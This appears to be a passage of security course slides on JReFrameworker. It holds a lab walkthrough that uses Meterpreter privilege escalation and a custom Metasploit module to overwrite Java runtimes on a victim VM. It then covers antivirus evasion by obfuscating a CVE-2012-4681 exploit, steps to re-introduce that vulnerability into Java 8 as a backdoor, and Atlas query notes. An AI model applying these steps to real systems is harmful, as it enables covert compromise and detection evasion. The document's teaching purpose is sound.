
Since most typical Java runtime installations are installed in a directory that requires root or Administrator privileges you may need to escalate your privileges depending on your current access level. To begin interacting with the session of the victim machine, type "sessions -i 1" (replacing 1 with your desired session). Type "getsystem" to attempt standard privilege escalation techniques.

Once you have system level privileges (assuming you need them), type "background" to exit and background the Meterpreter session.




Next download a copy of the current [jreframeworker.rb](https://github.com/JReFramework/JReFramework/blob/master/metasploit/jreframeworker.rb) (<https://github.com/JReFramework/JReFramework/blob/master/metasploit/jreframeworker.rb>) Metasploit module. Then in a new Kali terminal run "mkdir -p ~/.msf4/modules/post/manage/java" to create a directory path for the custom module. Add the *jreframeworker.rb* module to the newly created directory. Note that the module must end with the Ruby .rb extension. Additional information on loading custom Metasploit modules can be found on the [Metasploit Wiki](https://github.com/rapid7/metasploit-framework/wiki>Loading-External-Modules) at <https://github.com/rapid7/metasploit-framework/wiki>Loading-External-Modules>.


At the root Metasploit console type "reload_all" to detect the newly added module.



For this tutorial we will be using the Hello World JReFrameworker module discussed in the first lab (additional information at <https://jreframeworker.com/hello-world>). In the host machine, open the *HelloWorld* Eclipse project and do a clean build to ensure you have the latest compiled code (navigate to *Project > Clean...*). Next navigate to *File > Export > Other... > JReFrameworker Payload Dropper*.



In the export dialog select the *HelloWorld* project and press *Next*.



Select the output path to save the payload dropper and press the *Finish* button.

```
File Edit View Search Terminal Help  
root@kali: ~  
msf > use post/manage/java/jreframeworker  
msf post(jreframeworker) > show advanced options  
Module advanced options (post/manage/java/jreframeworker):  
Name Current Setting Required Description  
---- -- -- --  
OUTPUT_DIRECTORY no Specifies the output directory to save modified runtimes, if no  
t specified output files will be written as temporary files.  
SEARCH_DIRECTORIES no Specifies a comma separated list of victim directory paths to s  
earch for runtimes, if not specified a default set of search directories will be used.  
VERBOSE false no Enable detailed status messages  
WORKSPACE no Specify the workspace for this module  
  
Module options (post/manage/java/jreframeworker):  
Name Current Setting Required Description  
---- -- -- --  
PAYLOAD_DROPPER yes The JReFramework payload to execute  
SESSION yes The session to run this module on.  
  
msf post(jreframeworker) > set PAYLOAD_DROPPER /root/Desktop/hello-world-dropper.jar  
PAYLOAD_DROPPER => /root/Desktop/hello-world-dropper.jar  
msf post(jreframeworker) > set SESSION 1  
SESSION => 1  
msf post(jreframeworker) > [ ]
```

Copy the payload dropper into the Kali attacker machine.


At the root Metasploit console, load the JReFrameworker post module by typing "use post/manage/java/jreframeworker". Note that the module path may be different if you decided to change the directory path in the previous steps.

Type "show options" to view the basic JReFrameworker module options. Type "show advanced options" to show additional module options.

Type "set PAYLOAD_DROPPER /root/Desktop/hello-world-dropper.jar" to set the JReFrameworker payload to the *hello-world-dropper.jar* module we exported from JReFrameworker earlier.

Type "set SESSION 1" to set the post module to run on the Meterpreter session 1. Remember that your session number may be different.

DON'T RUN THE POST MODULE YET!



Now before we run the post module, it might be a good idea to take a snapshot of our victim machine in case you want to restore it later.

Let's also take this opportunity to run a simple Hello World program on the victim machine and confirm that the Java runtime is working properly before it is modified.

```
root@kali: ~
File Edit View Search Terminal Help


Module options (post/manage/java/jreframeworker):
Name      Current Setting  Required  Description
----      -----          -----      -----
PAYLOAD_DROPPER      yes           The JReFrameworker payload to execute
SESSION             yes           The session to run this module on.

msf post(jreframeworker) > set PAYLOAD_DROPPER /root/Desktop/hello-world-dropper.jar
PAYLOAD_DROPPER => /root/Desktop/hello-world-dropper.jar
msf post(jreframeworker) > set SESSION 1
SESSION => 1
msf post(jreframeworker) > run

[*] 192.168.115.129:49330 - Uploading C:\hello-world-dropper.jar...
[*] 192.168.115.129:49330 - Uploaded C:\hello-world-dropper.jar
[*] ReFrameworking JVMs on #<Session:meterpreter 192.168.115.129 (192.168.115.129) "NT AUTHORITY\SYSTEM @ W
IN-FU360F73MS2">...
[*] Running: java -jar C:\hello-world-dropper.jar...
[*]
Original Runtime: C:\Program Files\Java\jre1.8.0_111\lib\rt.jar
Modified Runtime: C:\Windows\TEMP\rt.jar5000234955748748046.jar

Original Runtime: C:\Program Files (x86)\Java\jre1.8.0_111\lib\rt.jar
Modified Runtime: C:\Windows\TEMP\rt.jar8628615963583163457.jar
[*] Created temporary runtime C:\Windows\TEMP\rt.jar5000234955748748046.jar
[*] Overwriting C:\Program Files\Java\jre1.8.0_111\lib\rt.jar...
[*] Created temporary runtime C:\Windows\TEMP\rt.jar8628615963583163457.jar
[*] Overwriting C:\Program Files (x86)\Java\jre1.8.0_111\lib\rt.jar...
[*] Post module execution completed
msf post(jreframeworker) > 
```


If everything is working as expected, type "run" to execute the post module.



Finally inspect the behavior of the victim machine when the same Hello World program is executed again (now in the modified runtime). You should see that the message is printed backwards!

Now it's up to you to experiment with other payloads. Just remember that the payload dropper is itself written in Java and executes on the victim's runtime. If you have modified the runtime already future modifications may become unpredictable, so you might consider restoring the snapshot of the victim virtual machine before going any further. Good luck!

Going Beyond



Critical Thinking: Case Study

- Automatic Exploit Generation (AEG) is an emerging technology
 - "...a novel formal verification technique called preconditioned symbolic execution to make automatic exploit generation more scalable to real-world programs"
 - "The main idea is to guide symbolic execution to program paths that are more likely to be exploitable. Basic symbolic execution tends to try and explore all paths, which is more expensive."
- AEG technology employed by winning team of DARPA's Cyber Grand Challenge earning a \$2 million dollar prize
- Suppose you were asked to evaluate the threat of AEG on your business.
 - What questions would you ask someone trying to sell a similar system to you?
 - What sorts of exploits would or *could* it find?

At DEFCON24 Carnegie Mellon's Mayhem AI took home \$2 million from DARPA's Cyber Grand Challenge, the world's first all-machine cyber hacking tournament. The tournament consisted of fully automated systems that were given challenge programs to analyze, exploit, and patch. Points were earned by patching vulnerabilities and exploiting other team's unpatched vulnerabilities.

The technology powering Carnegie Mellon's Mayhem project stems from some highly promoted research from Carnegie Mellon's Automatic Exploit Generation (AEG) publications. The author's of AEG describe it as "*...a novel formal verification technique called preconditioned symbolic execution to make automatic exploit generation more scalable to real-world programs...*", where "*the main idea is to guide symbolic execution to program paths that are more likely to be exploitable. Basic symbolic execution tends to try and explore all paths, which is more expensive. Our implementation is built on top of KLEE, a great symbolic execution engine from researchers at Stanford.*"

Symbolic execution is described well in the original 2008 KLEE paper publication as follows.

"At a high-level, these tools use variations on the following idea: Instead of running code on manually or randomly-constructed input, they run it on symbolic input initially allowed to be "anything." They substitute program inputs with symbolic values and replace corresponding

concrete program operations with ones that manipulate symbolic values. When program execution branches based on a symbolic value, the system (conceptually) follows both branches, on each path maintaining a set of constraints called the path condition which must hold on execution of that path. When a path terminates or hits a bug, a test case can be generated by solving the current path condition for concrete values. Assuming deterministic code, feeding this concrete input to a raw, unmodified version of the checked code will make it follow the same path and hit the same bug.”

The AEG authors claim the impact of this technology is significant. “*Our automatic exploit generation techniques have several immediate security implications. First, practical AEG fundamentally changes the perceived capabilities of attackers...previously it has been believed that it is relatively difficult for untrained attackers to find novel vulnerabilities and create zero-day exploits. Our research shows this assumption is unfounded.*”

What do you think? Should you believe the hype? If your boss asked to evaluate this project solely on these statements would you recommend investing in the technology?

ACM Communications AEG Magazine Article:

<http://cacm.acm.org/magazines/2014/2/171687-automatic-exploit-generation>

Research Publication Materials: <http://security.ece.cmu.edu/aeg/>

DARPA Cyber Grand Challenge Winner Announcement: <http://www.darpa.mil/news-events/2016-08-05a>

KLEE Paper / Resources: <http://llvm.org/pubs/2008-12-OSDI-KLEE.pdf>, <https://klee.github.io/>

A Critical Review of AEG by Sean Heelan: <https://sean.heelan.io/2010/12/07/misleading-the-public-for-fun-and-profit>

Critical Thinking: Context is Key

- The line between a software bug and malware can be very thin
- Software itself does not always provide the context needed to decide
- Nation state actors are not bound by traditional malicious motives
 - Example: financial, command + control, hacktivism, etc.
 - Goals may be more subtle: logic bombs, corrupting GPS data in battlefield conditions, etc.
- What sorts of novel malware just haven't been dreamt up yet?
 - How can we defend ourselves from unknown attacks?


SpellWrecker

- Consider a spell checker. Invert its logic and what do you get?
- How do we semantically detect the bad one?
- github.com/benjholla/spellwrecker

“Sometimes you have to demo a threat to spark a solution” - Barnaby Jack


SpellWrecker

- Consider a spell checker. Invert its logic and what do you get?
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- github.com/benjholla/spellwrecker



Hypothetical Malware

- Cars are becoming drive-by-wire
- Electronic Stability Controls (ESC) are being added to SUVs for rollover prevention



- Invert logic on roll over prevention systems
- Plenty of evil ways to implement it, e.g. greedy algorithms
 - J. Bang-Jensen, G. Gutin, and A. Yeo, "When the greedy algorithm fails," *Discrete Optimizations*, vol. 1, no. 2, pp. 121–127, Nov. 2004.
- Legitimate bugs are hard enough, how can we hope to find illegitimate bugs?

Exercise (2016): Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions...”
- CVE Created August 27th 2012 (~4 years old!)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	2014 Score	2016 Score
Original Sample	http://pastie.org/4594319	30/55	36/56
Technique A	Changed Class/Method names	28/55	36/56
Techniques A and B	Obfuscate strings	16/55	22/56
Techniques A-C	Change Control Flow	16/55	22/56
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55	16/56
Techniques A-E	Simple XOR Packer	0/55	0/56

Repeating our refactoring experiment on CVE-2012-4681 4 years later with the exact same binaries shows that the technology has advanced, but not significantly.

The “Reverse Bug” Patch



- “Unfixing” CVE-2012-4681 in Java 8
- com.sun.beans.finder.ClassFinder
 - Remove calls to ReflectUtil.checkPackageAccess(. . .)
- com.sun.beans.finder.MethodFinder
 - Remove calls to ReflectUtil.isPackageAccessible(. . .)
- sun.awt.SunToolkit
 - Restore getField(. . .) method
- Unobfuscated vulnerability gets 0/56 on VirusTotal
 - What’s the difference between vulnerabilities and exploits?

However the A/V community is still just searching for signatures and patterns. The vulnerability is the root cause of the security problem, not the code that exploits the vulnerability. If we were to upload the vulnerability as a backdoor, does A/V detect the vulnerability? We can use JReFramework to “unpatch” the CVE-2012-4681 vulnerability in Java 8.

Demonstration Video: <https://www.youtube.com/watch?v=6hb68m1x9-o>



These exercises are not just academic, we have serious challenges to solve as a nation. Stuxnet is a fascinating example of the challenges that cyber weapons will pose to defenders and policy makers. It's also a familiar echoing of our responsibility to deal with the unforeseeable consequences of our actions.

Resources

- Zero Days (Documentary): <http://www.imdb.com/title/tt5446858/>
- Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital (Book)
- To Kill a Centrifuge (Langner Report): <http://www.langner.com/en/wp-content/uploads/2013/11/To-kill-a-centrifuge.pdf>
- Stuxnet 0.5: The Missing Link (Symantec Report):
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/stuxnet_0_5_the_missing_link.pdf

References (1)

- Verizon Data Breach Investigations Annual Reports
- <http://blog.paralleluniverse.co/2016/07/23/correctness-and-complexity>
- <https://www.nostarch.com/hacking2.htm>
- <http://www.thegreycorner.com/2010/01/beginning-stack-based-buffer-overflow.html>
- <https://bytebucket.org/mihaila/bindead/wiki/resources/crackaddr-talk.pdf>
- <http://www.securitytube.net/video/15299>
- <https://security-obscurity.blogspot.com/2012/11/java-exploit-code-obfuscation-and.html>
- <https://www.blackhat.com/us-14/archives.html#contemporary-automatic-program-analysis>

References (2)

- <https://jreframeworker.com>
- <https://github.com/benjholla/bomod>
- <http://www.cis.syr.edu/~wedu/seed/labs.html>
- <http://www.ensoftcorp.com/atlas/>
- <https://www.hex-rays.com/products/ida/>
- <http://lcamtuf.coredump.cx/afl/>

Supplemental Materials

- Atlas Query Language Overview

A Thought Experiment - Given the following program what graph(s) could we produce?

```
public class MyClass {
    public static void A() {
        B();
    }
    public static void B() {
        C();
    }
    public static void C() {
        B();
        D();
    }
    public static void D() {
        G();
        E();
    }
    public static void E() {}
    public static void F() {}
    public static void G() {}
}
```

Control Flow (summary)

A calls B
 B calls C
 C calls B
 C calls D
 D calls G
 D calls E


Structure

MyProject contains mypackage
 mypackage contains MyClass
 MyClass contains methods: A, B, C, D, E, F, G


Data Flow?

No data in this program.

Call




Call and Structure



Basic Queries

- Map the Workspace project “*MyProject*”
- Execute the following queries on the Atlas Shell
(We will discuss what they mean later)

```
var containsEdges = universe.edgesTaggedWithAny(XCSG.Contains)
var app = containsEdges.forward(universe.project("MyProject"))
var appMethods = app.nodesTaggedWithAny(XCSG.Method)
var initializers = app.methods("<init>").union(app.methods("<clinit>"))
var constructors = app.nodesTaggedWithAny(XCSG.Constructor)
var callEdges = universe.edgesTaggedWithAny(XCSG.Call)
var q = (appMethods.difference(initializers.union(constructors))).induce(callEdges)
show(q)
```



Basic Queries

```
var A = app.methods("A")
var B = app.methods("B")
var C = app.methods("C")
var D = app.methods("D")
var E = app.methods("E")
var F = app.methods("F")
var G = app.methods("G")
```

...alternatively...

```
var A = selected
var B = selected
```

Note: In the following examples you will need to pass the result to the “show” method on the Atlas Shell to view the results.

Example: show(q.forward(D))

Declare a few variables to represent different methods in our example graph. Note that you can also use the “selected” variable after clicking on the Atlas graph or corresponding source file element.

Forward Traversals

`q.forward(origin)`

Selects the graph reachable from the given nodes using the forward transitive traversal. Includes the origin in the resulting graph query.

`q.forward(D)` outputs the graph $D \rightarrow E$ and $D \rightarrow G$.

`q.forward(C)` outputs the graph $C \rightarrow B \rightarrow C$, $C \rightarrow D \rightarrow E$ and $C \rightarrow D \rightarrow G$.

`q.forwardStep(origin)`

Selects the graph reachable from the given nodes along forward paths of length one. Includes the origin in the resulting graph query.

`q.forwardStep(D)` outputs the graph $D \rightarrow E$ and $D \rightarrow G$.

`q.forwardStep(C)` outputs the graph $C \rightarrow B$ and $C \rightarrow D$.


`q.forwardStep(F)` outputs the graph only F.

`q.successors(origin)`

Selects the immediate successors reachable from the given nodes Does not include the origin unless it succeeds itself. The result does not include edges.

`q.successors(C)` outputs: {D, B}

`q.successors(F)` outputs: Empty graph



Reverse Traversals

`q.reverse(origin)`

Selects the graph reachable from the given nodes using the reverse transitive traversal. Includes the origin in the resulting graph query.

`q.reverse(D)` outputs the graph $D \leftarrow C \leftarrow B \leftarrow A$ and $D \leftarrow C \leftarrow B \leftarrow C$.

`q.reverse(C)` outputs the graph $C \leftarrow B \leftarrow A$ and $C \leftarrow B \leftarrow C$.

`q.reverseStep(origin)`

